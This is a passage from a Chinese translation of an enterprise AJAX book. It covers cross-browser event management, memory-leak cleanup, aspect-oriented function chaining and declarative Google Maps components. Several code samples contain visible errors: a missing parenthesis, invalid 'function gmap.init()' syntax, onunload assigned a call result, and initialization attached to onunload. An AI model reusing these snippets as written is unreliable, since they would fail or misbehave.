正如在第2章讨论过的，事件捕获（event capture）尽管在不同的浏览器里运行的方式各不相同，但是它在IE和W3C事件模型里都是可用的。这里，我们再次使用外观模式来屏蔽事件捕获

① 原书图的关联方向有误，已进行更正。——译者注

的具体细节，在附加方法里提供一个布尔参数，如果该参数为true则支持捕获，默认false则不支持捕获。事件捕获在某些情况下还是有用的。我们在IE里使用setCapture()函数，在其他Web浏览器里使用addEventListener()方法里对定义捕获事件的支持，通过这两种方法我们也支持了要点2（支持事件捕获）。尽管事件捕获是一项有用的技术以及完全被误解的事件处理技术，但是由于IE和Firefox浏览器之间实现的不同，它呈现出来的效率非常低下。

IE通过全局的window.Event对象提供对事件信息的访问，尽管这种实现不是W3C事件规范的组成部分。正如我们已经实现的，通过拦截和委托事件，我们可以创建自己的全局事件对象，它本质上与IE里的全局事件对象是相同的。此外，在其他浏览器中，我们将事件对象作为第一个参数传递到事件处理函数的方法中，这也是W3C DOM事件规范所定义的访问事件对象的方式。不管开发者是习惯于在IE里开发还是在基于遵循W3C规范的浏览器里开发，以这种方式处理事件对象意味着它对所有的开发者来说都是熟悉的，同时，我们也避免了和其他AJAX库的冲突，例如微软的Atlas（微软公司的AJAX解决方案），在Atlas中，事件模型在IE和Firefox里都使用window.event属性。尽管事件对象确实可以解决很多问题，但是我们还没有详细分析事件对象的方法和属性在IE和遵循W3C规范的模型之间的差别。

和事件对象紧密相关的是如何访问事件的各种属性。其中一个重要对象，也是我们需要访问的对象是触发事件的元素（要点4）。在IE中可以通过访问Event对象的srcElement属性，在其他许多浏览器中可以通过访问事件对象的target属性，可以很容易地获得这个元素。这些对象属性上的差别一般都存在两种方法进行处理，我们可以从中选出一种方法。尽管已经为事件管理使用了外观模式，但是我们也可以对Gecko和基于KHTML/WebKit的浏览器中的本地对象进行扩展，让这些浏览器支持直接在HTMLElement 类型的对象上调用IE中的attachEvent()方法。为了在浏览器中扩展Event对象使之支持getter方法和setter方法，我们可以采用以下代码在类的原型属性上使用专门的__defineGetter__方法。

```
Event.prototype.__defineGetter__("srcElement", function () {
    var node = this.target;
    while (node.nodeType != 1) node = node.parentNode;
return node;
}
```

对于开发者而言，当创建一个跨浏览器的Event对象时，存在有其他可供利用的选择方案。其中包括扩展本地对象给对象添加额外的属性，或者也可以将本地Event对象的所有属性复制到一个完整的自定义对象中。

尽管获得对触发事件的DOM元素的一个引用非常简单，但是当在IE里使用本地的attachEvent()方法时，想要访问处理事件的元素，即事件处理函数所依附的DOM元素，却是不可能实现的。为了访问处理事件的DOM元素（要点5），这个元素在许多情况下可以为我们提供很多便利，我们可以将对这个元素的引用作为第二个参数传入到事件处理函数的方法中。作为另外一种选择方案，我们也可以给Event对象添加一个handlerElement属性，这个属性是对元素的一个引用。关于IE的事件模型，常会遭到抱怨是事件模型没有提供对处理事件元素的引用。相反，在Firefox中，开发者通常可以通过this关键字在处理函数中访问这个处理事件的元素，即，

处理函数在该HTML元素的上下文里被执行。然而，这种方式也不总是合适的，特别是当工作在一个面向对象的环境里时，处理函数通常不是一个全局函数，相反，它是一个对象的方法，这个方法将在它所属对象的上下文里被执行。幸好，我们的事件管理方法也对这些细节进行了封装。

剩下的最后一件事就是要确保事件附加不会造成任何内存泄露（要点6），实现这一点需要进行一些编码工作。如果创建一个简单的Web页面，并使用entAJAX.EventManager.attachEvent()方法把事件处理函数连接到HTML元素，由于运行期在HTML DOM和JavaScript之间创建了循环引用（通过闭包和expando属性），我们在IE里仍然会像筛子一样泄露内存。为了防止让人头疼的内存泄露问题，我们需要在Web页面被卸载之前确保将事件处理函数从HTML元素上分离出去。当然，一个负责的开发者可能会在他的应用卸载时总是编写代码来分离事件或取消对事件的注册，但这种情况非常少见。通过使用我们自定义的静态方法附加事件，这些附加了事件处理函数的元素被从内部进行管理，当Web页面unload事件被触发时，所有的事件处理函数会自动被分离。

实际上事件的分离相当简单，这个分离在私有的m_detach()方法里执行。当然，在这种情况下使用私有这个术语相当不严谨。我们在代码里将该方法注释为私有并使用“m_”前缀来命名它，“m_”前缀通常用于指出这是一个私有成员。当事件处理函数被分离时，我们需要做一些工作来确保当（且仅当）元素特定事件类型的最后一个事件处理函数被从元素移除时，为相应的Web浏览器使用本地的detachEvent() 或removeEventListener()方法将entAJAX.EventManager.m_notify()处理函数也从HTML元素里分离。深入思考时，你可能会注意到，我们会在onunload事件上遇到问题，因为除了这个重要的用来清除所有附加事件的onunload事件处理函数之外，开发者也可能想要注册他们自己的onunload事件。所有通过我们的事件接口被注册的onunload事件在被调用之前就已经像所有其他的事件一样依次被分离和垃圾收集了——本质上是我们在扔掉不要的东西的时候把宝贵的东西也一起无意给扔掉了。为了避开这种情况，我们将onunload事件与其他事件分开管理，并在entAJAX.EventManager.m_unload数组里保持对它们的追踪。window.onunload事件像下面这样设置用来触发对所有被管理的事件的分离：

```
window.onunload = entAJAX.EventManager.detachAll();
```

当然，以这种方式设置onunload事件可能具有破坏性，但是我们可以避开它。为了防止onunload事件上的冲突，总为所有自定义事件使用onbeforeunload事件也是一个不错的主意，这个事件是微软引入的另一个事实上的标准。

3.5.4　面向方面的 JavaScript

我们利用这个机会插入一个如何使用面向方面编程（AOP，Aspect-Oriented Programming）的例子，通过这个例子设置window.onunload事件，且不会破坏所有其他它已经引用的事件处理函数。当讨论JavaScript框架时，如何处理页面或者应用范围内的事件，例如onload和onunload，可能会变得非常棘手。我们已经讨论过，当处理这些事件时，我们需要当一个好邻居。如果你期望你的代码和来自不同开发团队或者组件提供商的其他代码能够共同运行在一个Web页面中，那么经典的原则是尽可能保持各自代码的功能。与此相反，一位使用你提供代码的最终开发者很可

能也非常大意，他开发的方式会具有破坏性，这样就会给你带来很大的麻烦。onload事件就是其中的主要关注点之一。正如本章前面讨论过的，对于启动AJAX应用而言，使用onload事件可以说是极为重要的。当然，如果组件依赖于window.onload，我们应该意识到不仅其他的组件或者框架将会使用到这个事件，甚至连最终开发者也可能会使用到该事件来运行他们自己的JavaScript代码，作为一种选择方案，他们也会明确地使用<body>元素的onload属性。首先，如果要使用这个window.onload事件，我们需要以一种非破坏性的方式设置它。在一个mashup的环境中，围绕着onload事件往往会存在很多问题，所以需要考察一些我们已经讨论过的更加高级的启动技术。

我们已经分析了在需要保护事件之前所要引用的所有功能，如何给window.onload事件增加事件处理函数，实际上，我们所采用的正是AOP的一种形式。AOP背后的想法是我们可以在运行期以一种和装饰模式相似的方式动态地给对象增加功能，然而，不需要很多的预先设计，鉴于JavaScript语言的特性，实现AOP非常容易。我们在entAJAX命名空间里创建一个静态方法，这个方法采用两个方法作为参数，每次在第一个方法被调用之后都会调用第二个方法。在AOP里，这被称为向“连接点”中添加“通知”。因为JavaScript是动态的，所以我们并不需要在应用设计期间就给通知明确地定义连接点，而是我们可以以一种更加特别的方式添加连接点。例如，给window.onload指派一个函数，在这种情况下，我们想要采用这个函数并且确保它能够像其他所有我们想附加到这个事件的函数一样得到调用。为了实现这一点，我们利用JavaScript的闭包并再次使用关联数组，代码如下所示：

```
entAJAX.attachAfter = function(oContext, oMember, oAContext,
oAMember)
{
  var fFunc = oContext[oMember] || function() {};
  oContext[oMember] = function() {
    fFunc.apply(oContext || this, arguments);
    oAContext[oAMember].apply(oAContext, arguments);
  }
}

entAJAX.attachAfter(window, "onunload", myObj, "myFunc");
```

因为JavaScript是一种动态语言，所以AOP仅仅是这种语言所特有的能力之一。AOP可以是一个很有用的工具，可以在运行期动态地改变类或者实例的功能，还可以提供其他的很多功能，例如可以更加容易地使用装饰模式，甚至让这个模式在JavaScript中失去了意义。

面向方面编程

面向方面编程是一种程序设计方法，这种方法用于处理存在所谓的横切关注点的场合。特别是这种方法会出现在面向对象的编程中，把代码实现封装到各层的包和类的分组中，例如，当我们需要创建动物的类层级时，这种实现方式就很出色。然而，横切关注点其实是指那些跨越水平范围覆盖垂直分组的类的编程方面。一个典型的应用是日志。我们可能想给两组不同继承分层的类添加一些记录日志的功能，此时，就可以应用面向方面编程横跨类的层级来添加日志功能。

面向方面编程一般需要相当数量的“辅助”代码，但JavaScript能够相对容易地实现该编程。

3.6　小结

本章分析了启动AJAX应用所需要的一些基础工作，另外还从模型-视图-控制器模式的角度分析了AJAX应用的3个主要方面。现在，我们已经打好了基础，在下一章中，当基于这里所学知识构建AJAX用户界面组件时，我们可以在一个坚实的MVC基础之上进行构建。

3.7　资源

window.onload的问题和解决方法：http://dean.edwards.name/weblog/2005/09/busted/Cross browser。

JavaScript资源：http://webfx.eae.net/About Firefox and Quirks。

模式行为：http://developer.mozilla.org/en/docs/Mozilla_Quirks_Mode_Behavior。

模型视图控制器：http://en.wikipedia.org/wiki/。

IE内存泄露模式：http://msdn. microsoft.com/library/default.asp?url=/library/en-us/IETechCol/dnwebgen/ie_leak_patterns.asp。

第4章 AJAX组件

在研究了一些模式之后，我们将在本章分析如何把这些模式应用到真正的用户界面构建过程中。我们已经学习了如何把AJAX功能同时以命令式和声明式的方式封装到组件中。由于多种声明式技术的创造，例如可伸缩向量图（Scaling Vector Graphics，SVG）、XML绑定语言（XML Binding Language，XBL）和Macromedia XML（MXML），因此声明式组件运用的重要性已经日益凸显。在企业级AJAX开发方面，用户界面的功能封装尤为重要，因为这种封装不仅仅方便代码复用，同时还消除了很多需要在多个浏览器中处理的特有怪癖——这是为了快速开发高质量富AJAX应用的关键步骤。

我们可以使用传统的类、一些面向方面的编程、DOM和DOM事件来构建应用。到目前为止，我们大部分的代码已经使用MVC架构拼凑在了一起。下一步是把我们的Customer列表应用重构为一个更为模块化和组件化的应用，从而实现应用甚至是整个企业开发过程中的代码复用。

在本章最后，我们将把客户列表AJAX应用转化为完全声明式的AJAX组件。与此同时，我们还将分析一些可用的客户端框架。

4.1 命令式组件

现在，我们已经完全清楚如何在页面加载时让JavaScript运行起来，因此我们能够进一步分析如何实际使用JavaScript、DOM和CSS来构建AJAX组件。如果曾经有过服务器端编程的经验，你可能会对命令式的编写代码方式比较熟悉。命令式编程是大多数开发者都熟悉的，这种编程方式由连续的命令行组成，计算机将按照指定顺序执行这些命令。我们可以使用JavaScript通过创建新的对象很容易地实例化一个组件，然后，通常是随后指定一个HTML元素，视图能够在这个元素中呈现——这就是通过JavaScript实现的命令式组件。

命令式编码就好像制作火腿奶酪三明治。为了完成火腿奶酪三明治的制作，我们需要遵循一些步骤：

(1) 拿到面包。
(2) 把蛋黄酱和芥末涂在面包上。
(3) 把火腿和奶酪放在面包上。
(4) 合上三明志。
(5) 开始享受美味！

如果我们尝试在不同的步骤合上三明治，或者是在涂上蛋黄酱之前把火腿先放在面包上，结果将导致混乱！同样的道理可以应用到以命令式方式编写JavaScript或者AJAX之上。

大家可能都用过流行的Google地图组件，这就是命令式JavaScript组件的一个优秀例子，让我们看看这个组件在JavaScript中是如何工作的。人们通常在他们自己的应用中集成Goolge地图，全部使用命令式JavaScript编码，构建了所谓的mashup。虽然这个例子看起来似乎有些牛头不对马嘴，但是在企业应用背景之下，包含了诸如Google地图的公共AJAX应用是有用的。Google地图对于可视化的地理数据尤其有用，例如出货跟踪、车队跟踪或者客户定位等。无论是哪种情况，和使用其他任何JavaScript组件一样，我们需要确保Google提供的JavaScript库包含在这个页面中。在Google地图这个例子中，可以通过使用单独的<script>标签元素把JavaScript包含进来。如下所示：

```
<html>
  <head>
    <script src="http://maps.google.com/maps?
  file=api&v=2&key=#INSERT_KEY_HERE#"
type="text/javascript"></script>
  </head>
  <body>
    <div id="map" style="width: 370px; height: 380px"></div>
  </body>
</html>
```

为了使用Google地图服务，和许多其他公共的已有的AJAX组件或者基于Web的数据源一样，你需要向Google注册来获取API的键值，这个键值作为Script所在位置的查询字符串参数传给Google服务。从Google服务器完成脚本加载以及使用前文讨论过的至少一种启动加载技术之后，我们可以使用如下方式创建Google地图：

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"
    xmlns:v="urn:schemas-microsoft-com:vml">
  <head>
    <style type="text/css">
    v\:* {behavior:url(#default#VML);}
    </style>
    <script
src="http://maps.google.com/maps?file=api&v=2&key=#INSERT_KEY_
HERE#" type="text/javascript"></script>
    <script type="text/javascript">
var gmap = {};

function gmap.init()
{
  var map = new GMap2(document.getElementById("map"));
  // 把温哥华设置为中心
  map.setCenter(new GLatLng(49.290327, -123.11348), 12);
}
```

```
// 将init函数附加到window.onload事件
entAJAX.attachAfter(window, "onload", gmap, "init");
    </script>
  </head>
  <body>
    <div id="map" style="width: 370px; height: 380px"></div>
  </body>
</html>
```

这段代码有很多的首部信息，例如XHTML文档类型（doctype）以及对向量标记语言（VML，Vector Markup Language）行为的引用，这种向量标记语言主要用于IE。这段代码重要的部分为包含了外部Google地图的JavaScript文件和init()函数，init函数中创建了一个新的地图，并且把地图的中心设置为温哥华。这个地图被放置到id值为“map”的DOM元素内部。当GMap2类的实例创建完成后，我们能够通过暴露的API访问这个实例的属性和方法。在这里，我们演示了如何把一个GPolyline对象添加到地图中，这个对象使用了一个由GLatLng点组成的数组：

```
var polyline = new GPolyline([
  new GLatLng(49.265788, -123.069877),
  new GLatLng(49.276988, -123.069534),
  new GLatLng(49.276988, -123.099746),
  new GLatLng(49.278108, -123.112106),
  new GLatLng(49.2949043, -123.136825)], "#ff0000", 10);

  map.addOverlay(polyline);
```

使用命令式编程创建Google地图得到的结果如图4-1所示，我们得到了一个让人印象深刻且高度交互的地图，它以温哥华为中心，包含一条贯穿整个城市的路线，如下所示：




图4-1 使用Google地图API在Google地图上显示的路线

在Web应用中用于创建Google地图的这类JavaScript代码十分类似于我们在任何常见的用户界面开发语言中预期看到的某类代码。事实上，研究这段代码时，你可能认为这段代码是使用服

务器端语言编写的。尽管在当前的开发中，命令式代码可能是一种标准，但当继续往前发展时，AJAX开发将变得更多地使用声明式的编程方式。这一现象可以从很多公司中反映出来，例如微软公司和Adobe公司正在分别推进他们各自的XML脚本技术和Spry框架，更不用提这些公司以外的WPF/E和Flex等下一代技术了，这些技术都是基于XML的声明式编程模型的。Google地图是一种典型的命令式AJAX组件，不过，为了更好地掌握声明式编程，我们来研究如何把Google地图转化为声明式组件。

4.2　声明式组件

虽然以命令式的方式定义组件很有用，但是使用声明式方法定义组件也正变得日益常见。你可能至少已经掌握了不止一门声明式语言，HTML和XSLT就是声明式语言两种常见的例子。当使用声明式组件时，开发者不需要担心幕后的工作是如何实现的，而只需要了解声明结构。例如，在HTML中，Web浏览器基于一组预定义的规则解析和解释标签。当HTML解析器查找到被标签环绕的文本时，将把这些文本呈现为强调的格式。默认情况下，如何显示强调的文本是由浏览器实现的，当然，开发者也可以使用CSS进行样式的覆写。因为标签或者声明指明了组件应该实现什么，而不是如何去实现，这就是声明式编程最大的优势。

当讨论命令式编码时，你已经学会了制作火腿奶酪三明治，为了得到正确的结果，会有些麻烦。另一方面，使用声明式方法创建火腿奶酪三明治更多的是像下面这样：

(1) 请给我一个火腿奶酪三明治。

(2) 开始享受美食！

不是指明制作三明治所包含的每个步骤，而是更类似于到附近的咖啡店从服务员那里购买。使用声明式制作三明治比起命令式三明治需要更少的步骤而且更加方便。但是这种方式最明显的缺点在于，如果你不够小心，服务员可能给你送来一份没有芥末的三明治。你可能对来自于服务器端使用声明式方法的Web应用框架的声明式编程比较熟悉，例如JavaServer Faces、JSP和ASP.NET。在这些语言中，你可以使用声明式语法定义页面的某个部分，这些定义将在服务器上处理并且生成和其他Web页面相同的标准HTML，然后交付到客户端。

4.2.1　服务器端声明式编程

在ASP.NET中，你可以使用声明式数据网格（DataGrid）控件定义一个Web页面，如下所示：

```
<asp:DataGrid id="ItemsGrid" BorderColor="black"
  BorderWidth="1" CellPadding="3"
  AutoGenerateColumns="true" runat="server">
</asp:DataGrid>
```

对于这段声明代码，.NET Framework加载了包含这段声明的ASPX Web页面，服务器处理这段声明，然后使用常规HTML替换，就如同文本HTML页面一样以流的方式发送到客户端。当然，这个故事不仅仅是简单的声明，还包含更多的内涵，因为还没有涉及数据网格中应该呈现哪些数据。虽然这些不同的服务器端技术确实提供了出色的声明式接口，但是我们仍然需要一些代码把所有的实现联系在一起。在ASPX HTML页面背后是一个代码页面，这个代码页面可能包含了C#

代码，例如下面这个例子中把数据网格连接到数据库的代码：

```
// 定义数据网格
protected System.Web.UI.WebControls.DataGrid ItemGrid;
private void Page_Load(object sender, System.EventArgs e)
{
  ItemGrid.DataSource = myDataSet;
  ItemGrid.DataBind();
}
```

通过结合使用声明式方法和命令式方法，开发者能够获得两全其美的优势，支持快速开发简单的应用，而且能够控制调整应用组件的各个方面。

使用声明式方法构建应用具备多种优势。采用标记的最突出优势是在更加优秀的工具支持方面比起编码更具“可设计性”。Visual Studio中的ASP.NET或者JavaStudio Creator中的JavaServer Face就是很优秀的例子，在设计应用时，你可以将组件拖曳到Web页面中和可视化的进行配置，不需要编写代码。

声明式编程实际上仅仅是一段XML代码片段，这种方式意味着我们能够使用XML Schema确保一段声明的代码能够遵循所期望的XML结构。比起纯JavaScript代码，对照严格的XML Schema进行验证可以确保声明式更少发生错误。在诸如Eclipse或者Visual Studio这类Web编辑器中通过使用自动完成代码的特性（例如Visual Studio中的IntellisSense）来编写声明式代码更容易，而且确保在声明式编码过程中遵循XML Schema。事实上，在某些时候，事情甚至能够变得更加简单，某些声明式框架中的数据网格，例如Adobe的MXML语言的数据网格，比起其他框架的数据网格，例如XForms的数据网格来，仅仅多加了一些XSLT转换，因此，可以在不修改和重新编译一行代码的前提下跨平台完成相同的功能。当然，通过一些努力，几乎所有的编程语言都能达到这种效果。不过，声明式编程确实拥有这样的优势：声明语句的声明顺序不会对组件的操作有任何影响，而且是基于XML的，易于被机器所读取。

虽然声明式编程能够让开发者在很多情况下构建优秀的应用，但是在某些情况下，常常需要更多的控制进行组件的定制。在这些情况下，你仍然能够回到到构建声明式框架的编程语言，如Java、C#或者JavaScript，使用它们进行相关的处理。

4.2.2 声明式 Google 地图

声明式编码仅仅是命令式编码之上的一个抽象分层。声明式编码中的元素一般将对象和属性映射到字段或者这些对象的属性中。虽然声明式编码没有指定任何关于对象方法的信息，而且也无法做到这一点，但是这种编码方式能够描述对象状态的所有信息，或者是对象的序列化形式，也许这种方式是你更为熟悉的。例如我们的命令式Google地图，我们完全通过往往容易出错的和非编译的JavaScript创建，启动和呈现Google地图，这个地图包含特定的缩放等级，并且聚焦在一些lat/long坐标上。理想情况下，我们可以使用包含了地图所有信息的XML描述信息来取代这种方式，这些信息包括缩放等级、聚焦坐标等，并且基于存储在XML的状态信息实例化一个地图。因此，除了基于JavaScript定义Google地图之外，我们还能够使用XHTML这种更好的方式来描述已序列化地图的状态，这个已序列化的地图将被反序列化（可以编写一些代码来实现），形成如

同你明确编写了JavaScript代码一样的地图。基于上文编写过的命令式编码的Google地图声明如下所示：

```
<g:map id="map" width="370px" height="380px"
smallmapcontrol="true" maptypecontrol="true">
  <g:center zoom="14">
    <g:point lat="49.2853" lng="-123.11348"></g:point>
  </g:center>
  <g:polyline color="#FF0000" size="10">
    <g:point lat="49.265788" lng="-123.069877"></g:point>
    <g:point lat="49.276988" lng="-123.069534"></g:point>
    <g:point lat="49.276988" lng="-123.099746"></g:point>
    <g:point lat="49.278108" lng="-123.112106"></g:point>
    <g:point lat="49.294904" lng="-123.136825"></g:point>
  </g:polyline>
</g:map>
```

声明式编码和命令式编码之间的相似性一目了然——声明式编码中的每一行都可以看作JavaScript中的每一行代码。正如我们前文讨论过的，两者之间最大的区别在于声明式编码仅仅指定地图应该如何显示，独立于任何的编程语言，符合工业标准（industry-standard），并且具有机器易读性和有效的格式（遵循XML Schema）。用于把这些声明转化为Google地图的实际代码留给了声明式处理函数，同样，这个处理函数能够使用任何语言或者平台来实现，在这个例子中，我们依然使用Web浏览器和JavaScript。另一方面，命令式编码中，我们必须在设置属性到地图对象之前，首先创建这个对象，这些语句对前后顺序的依赖已经通过XHTML声明的内嵌结构隐藏了起来，这种方式使得开发者无需了解代码执行顺序的先后依赖关系。不过，我们必须理解用于声明式编码的XML Schema。让我们深入研究这段代码中的地图声明具体定义了哪些内容。

首先，我们使用基于特定的名称<g:map>的DOM结点定义了声明的根结点，这里前缀g用于详细说明一个特定的命名空间。这种方式可以让HTML解析器识别出这些标签并不属于常规的HTML规范。当组件从声明中加载，我们希望在声明的位置创建一个Google地图，这个地图包含指定的尺寸大小、缩放等级和中心位置。同样，我们还希望这个地图包含使用指定颜色和起点终点所描绘的折线。唯一的实现技巧是根据从声明中得到的地图实例编写JavaScript代码。

因为Web浏览器无法识别基于XHTML的自定义声明，所以基于这些声明，我们没有内置的代码可以用于查找和创建需要的组件。为了从组件声明中获取AJAX组件实例，几乎要用到目前为止学到的所有知识。为了开始实现这个任务，需要使用第3章中所讨论的其中一项技术来加载启动组件，这一点和使用命令式组件十分相似。Google地图范例页面现在变成如下所示代码：

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"
    xmlns:v="urn:schemas-microsoft-com:vml"
    xmlns:g="http://www.enterpriseAJAX.com/gmap">
  <head>
    <link rel="stylesheet" href="gmaps.css"
type="text/css"></link>
    <script
src="http://maps.google.com/maps?file=api&v=2&key=#INSERT_KEY_
```

```
HERE#" type="text/javascript"></script>
    <script type="text/javascript"
src="entajax.toolkit.js"></script>
    <script type="text/javascript" src="gmaps.js"></script>
  </head>
  <body>
    <g:map id="map" width="370px" height="380px"
smallmapcontrol="true" maptypecontrol="true">
      <g:center zoom="14">
        <g:point lat="49.2853" lng="-123.11348"></g:point>
      </g:center>
      <g:polyline color="#FF0000" size="10">
        <g:point lat="49.265788" lng="-123.069877"></g:point>
        <g:point lat="49.276988" lng="-123.069534"></g:point>
        <g:point lat="49.276988" lng="-123.099746"></g:point>
        <g:point lat="49.278108" lng="-123.112106"></g:point>
        <g:point lat="49.294904" lng="-123.136825"></g:point>
      </g:polyline>
    </g:map>
  </body>
</html>
```

在Web页面上没有任何的JavaScript符号，不过我们添加了两个附加的外部JavaScript文件负责解析声明，把特定的CSS转移到外部文件，并且添加了声明代码本身。设计师或者对于JavaScript并不熟悉的人员都能够编写这种类型的页面。

这个页面包含的entajax.toolkit.js文件包含了我们所需的能够在Firefox、IE和Safari让组件正常运行的所有的帮助类和函数。gmaps.js文件是所有的魔力所在。这个文件的具体内容如下所示：

```
entAjax.initComponents = function()
{
  // 遍历所有的预定义元素
  for (var tag in entAjax.elements)
  {
    // 获取所有在DOM中的<G:*>元素
    var components = entAjax.html.getElementsByTagNameNS(tag, g);
    for (var i=0; i<components.length; i++)
    {
      // 如果是根结点，自定义的元素才会被初始化
      if (entAjax.isRootNode(components[i]))
      {
        // 调用定义的方法处理这个组件
        entAjax.elements[tag].method(components[i]);
      }
    }
  }
}
entAjax.attachAfter(window, "onunload", entAjax,
"initComponents");
```

initComponents()方法依赖于一些其他的具体实现。首先，为了方便采用灵活的和可扩展

的方式从XHTML中构建JavaScript组件，我们使用了全局的散列结构，散列结构的key是希望获得的HTML元素的名称，value包含了附加的元数据，这些元数据用于描述如何反序列化XHTML元素到JavaScript。这种方法类似于一种基于XHTML Schema反序列化组件的常见技术。做为用于创建Google地图的一小部分具有代表意义的可用参数子集，entAjax.elements散列结构如下所示：

```
entAjax.elements = {

"map":{"method":entAjax.createGMap,"styles":["width","height"]
},

"smallmapcontrol":{"method":entAjax.createSmallMapControl},
   "maptypecontrol":{"method":entAjax.createMapTypeControl},
   "polyline":{"method":entAjax.createPolyline},
   "center":{"method":entAjax.centerMap}};
```

在entAjax.elements散列结构中我们定义了五个key，包括map、smallmapcontrol、maptypecontrol、polyline和center。我们为每个与希望获取的DOM结点相关的key定义了一个对象，这个对象包含了method字段和可能会存在的styles字段。method字段指向用于基于DOM结点名称反序列化该结点的JavaScript函数，styles字段是一个数组，我们用于映射从<g:map>元素到CSS样式值的可能存在的属性，在这个例子中，我们想要把<g:map width="370px" height="380px">转化为像 这样的HTML元素。

我们使用了entAjax.getElementsByTagNameNS函数来获取自定义XHTML元素的引用，而不是使用DOM原有的getElementsByTagNameNS方法。之所以这么做的原因是IE并不支持通过命名空间选择元素，而且其他的浏览器，例如Firefox、Safari和Opera仅把Web页面当作XHTML时才使用这个方法，这也意味着在服务器的HTTP首部信息中必须包含application/xhtml+xml的content-type设置。IE不仅存在这么一个怪癖，而且还完全忽略元素的命名空间，并且完全基于局部名称（例如“map.”）来选择元素。在另一方面，当不把页面作为XHTML操作时，其他浏览器都能接受完全合法的标签名称，例如“g:map”。entAjax.getElementsByTagNameNS函数有效地隐藏了这些浏览器之间的细微差异。

在获取Web页面中自定义的标签列表之后，我们使用了定义在entAjax.elements散列结构中的标签构造函数来查找相应的方法，这个方法即我们编写用于把元素实例化为等价JavaScript对象的方法。

```
entAjax.elements[tag].method(components[i]);
```

我们给根标签构造函数传递了一个参数，这个参数是整个组件将被构建的声明元素。根据工厂（Factory）模式，entAjax.elements散列结构中的每一个方法都可以认为是一个工厂。例子中的XHTML元素<g:map>调用了createMap函数。createMap是一个自定义函数，用于创建GMap2类的实例，同时还负责建立所有的子控件和相关的属性：

```
entAjax.createGMap = function(declaration) {
  var container = document.createElement('div');
  entAjax.dom.insertAdjacentElement("afterEnd", declaration,
container);
```

```
  // 把所有的声明属性移到地图样式中
  parseStyle(entAjax.elements["map"].styles, declaration,
container);
  var gmap = new GMap2(container);
  // 遍历DOM结点属性
  forAttributes(declaration, function(attr) {
    container.setAttribute(attr.nodeName, attr.nodeValue);
    if (entAjax.elements[attr.nodeName] != null)
      entAjax.elements[attr.nodeName].method(gmap, attr);
  });
  // 遍历DOM子结点属性
  forChildNodes(declaration, function(elem) {
    entAjax.elements[formatName(elem.nodeName)].method(gmap,
elem);
  });
}
```

对于每个<g:map>元素，我们都创建一个标准的 元素，地图可以附加到这个元素中。通常是组件需要附加到标准的 元素上，然后把这个最新创建的 元素作为单独的构造函数参数创建GMap2类的实例。解析声明标签时需要执行两个常规的操作：首先，需要先处理声明结点上的所有属性；其次，需要处理声明结点的所有子元素。依据GMap2组件设计使用的方式，我们同时还需要从声明结点中将一些自定义样式信息复制到 容器元素中，例如width和height信息。很多的特殊情况都能够被泛化到一个组件框架中，但是，当不考虑声明式功能时，围绕JavaScript组件封装声明式功能的实现方式是一种不算很好的方式。

4.2.3 替代方法

虽然我们为声明式组件使用了自定义的XHTML，但是我们还可以使用其他的技术进行组件配置。基于XML声明配置组件最流行的一种替代方法是使用简单的JavaScript对象。对于这个地图例子，以下是用于地图配置的恰当格式：

```
var configuration = {"map":{
  "center":{
    "zoom":10,"point":{"lat":23,"lng":-122}
},
  "polyline":{
    "color":"#FF0000","size":10,"points":[
      {"lat":49.265788,"lng":-123.069877},
      {"lat":49.276988,"lng":-123.069534}
]}}}
```

这个配置对象能够做为单独的参数传入地图工厂中，并且能够和上文描述的XHTML声明式方法一样生成地图。雅虎的AJAX用户界面组件使用了JavaScript对象，采用了与这种相类似的方式接受配置信息。

另一种配置AJAX组件的方式是使用CSS属性，虽然当前这种方式比较罕见。使用CSS配置AJAX组件相当高效，因为CSS能够通过使用HTML <link>元素链接到外部文件，而且这种方式已经被当前大多数Web设计师所熟悉。不过，和JavaScript对象或者XHTML声明相比较而言，CSS

的表达力相对较小，而且一些动态CSS功能在例如Safari浏览器中不可用。第2章介绍了如何通过DOM API来动态访问和操作样式表规则。

